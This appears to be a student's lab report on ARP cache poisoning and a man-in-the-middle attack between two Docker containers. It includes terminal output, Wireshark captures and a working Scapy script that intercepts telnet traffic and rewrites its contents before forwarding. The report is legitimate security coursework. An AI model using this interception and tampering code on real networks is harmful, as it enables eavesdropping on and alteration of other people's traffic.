
: downloading wireshark


wireshark screen:





```
root@0191a99daaf7:/# arp
root@0191a99daaf7:/# ubuntu@ip-172-31-13-73:~/Labsetup4$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-172-31-0-2.eu-north-  ether   0e:43:5f:f4:82:d6   C                     ens5
ip-172-31-0-1.eu-north-  ether   0e:43:5f:f4:82:d6   C                     ens5
ubuntu@ip-172-31-13-73:~/Labsetup4$ ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.048 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.047 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.053 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.050 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5106ms
rtt min/avg/max/mdev = 0.047/0.060/0.114/0.024 ms
ubuntu@ip-172-31-13-73:~/Labsetup4$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.106 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.130 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.048 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.049 ms
^C
--- 10.9.0.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.048/0.079/0.130/0.032 ms
ubuntu@ip-172-31-13-73:~/Labsetup4$ ping 10.9.0.105
PING 10.9.0.105 (10.9.0.105) 56(84) bytes of data.
64 bytes from 10.9.0.105: icmp_seq=1 ttl=64 time=0.121 ms
64 bytes from 10.9.0.105: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 10.9.0.105: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 10.9.0.105: icmp_seq=4 ttl=64 time=0.052 ms
^C
--- 10.9.0.105 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.049/0.068/0.121/0.030 ms
ubuntu@ip-172-31-13-73:~/Labsetup4$
```

: ping from A to B





: Here, I can see that packets captured




: Source address is my ubuntu's address which I am using

3. step is to turning on IP forwarding and make observation. Command I used is : “sysctl net.ipv4.ip_forward=1”

```
root@0191a99daaf7:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@0191a99daaf7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.069 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.190 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.062 ms
^C
--- 10.9.0.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.058/0.094/0.190/0.055 ms
root@0191a99daaf7:/#
```

I can see that there is no packet loss. B from A pinging is good. In wireshark, I can see that all packets are captured from M. Both A and B’s cache is attacked and M receives all packets and sends ICMP message to both.



```
5 packets transmitted, 5 received, 0% packet loss, time 4101ms
rtt min/avg/max/mdev = 0.059/0.063/0.073/0.005 ms
root@0191a99daaf7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.099 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.059 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.060 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.058 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.064 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.060 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.083 ms
^C
--- 10.9.0.5 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8198ms
rtt min/avg/max/mdev = 0.058/0.067/0.099/0.013 ms
root@0191a99daaf7:/#
```

: Another example that all packets are captured.

1747	18.756112	172.20.51.40	16.16.107.165	SSH	102	Client: Encrypted packet (len=36)
1748	18.833245	16.16.107.165	172.20.51.40	SSH	142	Server: Encrypted packet (len=76)
1749	18.833252	16.16.107.165	172.20.51.40	SSH	222	Server: Encrypted packet (len=156)
1750	18.833254	16.16.107.165	172.20.51.40	SSH	126	Server: Encrypted packet (len=60)
1751	18.833424	172.20.51.40	16.16.107.165	TCP	66	55887 → 22 [ACK] Seq=117 Ack=1257 Win=2043 Len=
1752	18.841941	172.20.33.158	255.255.255.255	UDP	77	1046 → 1046 Len=35
1753	18.841963	172.20.32.10	255.255.255.255	UDP	197	55001 → 55001 Len=155
1754	18.846773	172.20.51.40	35.186.224.47	TLSv1…	101	Application Data
1755	18.873184	35.186.224.47	172.20.51.40	TCP	66	443 → 54890 [ACK] Seq=1 Ack=36 Win=267 Len=0 TS
1756	18.907896	35.186.224.47	172.20.51.40	TLSv1…	97	Application Data
1757	18.908076	172.20.51.40	35.186.224.47	TCP	66	54890 → 443 [ACK] Seq=36 Ack=32 Win=2047 Len=0

Last step is launching a MITM attack. Again, I will make IP forwarding on to create a telnet conection between A and B.

```
root@0191a99daaf7:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@0191a99daaf7:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0191a99daaf7:/#
```

```
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker exec -it 14 /bin/bash
Error response from daemon: Container 14eac992a6602a6364992cf506242cb39b5fe0e593
1fb81a51efdc844a2e6bc2 is not running
```


Ubuntu started to give errors. It cant connect to host A and B. It can just connect to attackers container. I am still connected to ubuntu and write sudo docker-compose build and up but I cant fix it.

To make MITM attack, I must write code again and launch the attack. I have to keep IP forwarding on to create telnet between A and B and after connetion occured, I can close. First, it must stay opened to create telnet connection. This is an important point.

```
 GNU nano 4.8                                    task2.4
#!/usr/bin/python3
from scapy.all import *
import re

A_IP = "10.9.0.5"
B_IP = "10.9.0.6"
A_MAC = "02:42:0a:09:00:05"
B_MAC = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == A_IP and pkt[IP].dst == B_IP and pkt[TCP].payload:
                real = (pkt[TCP].payload.load)
                data = real.decode()
                stri = re.sub(r"[a-zA-Z]",r"Z",data)
                newpkt = pkt[IP]
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                newpkt = newpkt/stri
                print("Data transformed from: "+str(real)+" to: "+ stri)
                send(newpkt, verbose = False)

        elif pkt[IP].src == B_IP and pkt[IP].dst == A_IP:
                newpkt = pkt[IP]
                send(newpkt, verbose = False)


pkt = sniff(filter="tcp",prn = spoof_pkt)
```

```
root@0191a99daaf7:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:d7:2a:f9:1f   C                     eth0
root@0191a99daaf7:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e1fc1c4ccdb2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1036-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

393	9.025036	52.95.34.225	172.20.51.40	TCP	54	443 → 57103 [RST, ACK] Seq=1 Ack=1 Win=9300 Len
394	9.038983	172.217.17.138	172.20.51.40	TLSv1…	135	Application Data
395	9.038993	172.217.17.138	172.20.51.40	TLSv1…	151	Application Data
396	9.038996	172.217.17.138	172.20.51.40	TLSv1…	97	Application Data
397	9.038998	172.217.17.138	172.20.51.40	TLSv1…	105	Application Data
398	9.039339	172.20.51.40	172.217.17.138	TCP	66	56809 → 443 [ACK] Seq=2181 Ack=1409 Win=2048 Le
399	9.040041	172.20.51.40	172.217.17.138	TLSv1…	105	Application Data
400	9.045527	172.20.51.40	172.217.17.138	TLSv1…	283	Application Data
401	9.060686	172.217.17.138	172.20.51.40	TCP	66	443 → 56809 [ACK] Seq=1409 Ack=2220 Win=689 Len
402	9.060694	16.16.107.165	172.20.51.40	SSH	102	Server: Encrypted packet (len=36)
403	9.060695	16.16.107.165	172.20.51.40	SSH	134	Server: Encrypted packet (len=68)
404	9.060697	16.16.107.165	172.20.51.40	SSH	126	Server: Encrypted packet (len=60)
405	9.060880	172.20.51.40	16.16.107.165	TCP	66	55887 → 22 [ACK] Seq=721 Ack=1009 Win=2045 Len=
406	9.066096	52.95.34.225	172.20.51.40	TCP	54	443 → 57105 [RST, ACK] Seq=1 Ack=1 Win=9300 Len



Resources:

Blackboard

Amazon aws

https://www.handsonsecurity.net/files/slides/N04_Sniffing_Spoofing.pptx

https://linuxhint.com/install_wireshark_ubuntu/

https://www.wireshark.org/docs/wsdg_html_chunked/ChSrcObtain

Used:

Filezilla

AWS client

Terminal

Labsetup file

Project pdf

Lecture slides

scapy

Wireshark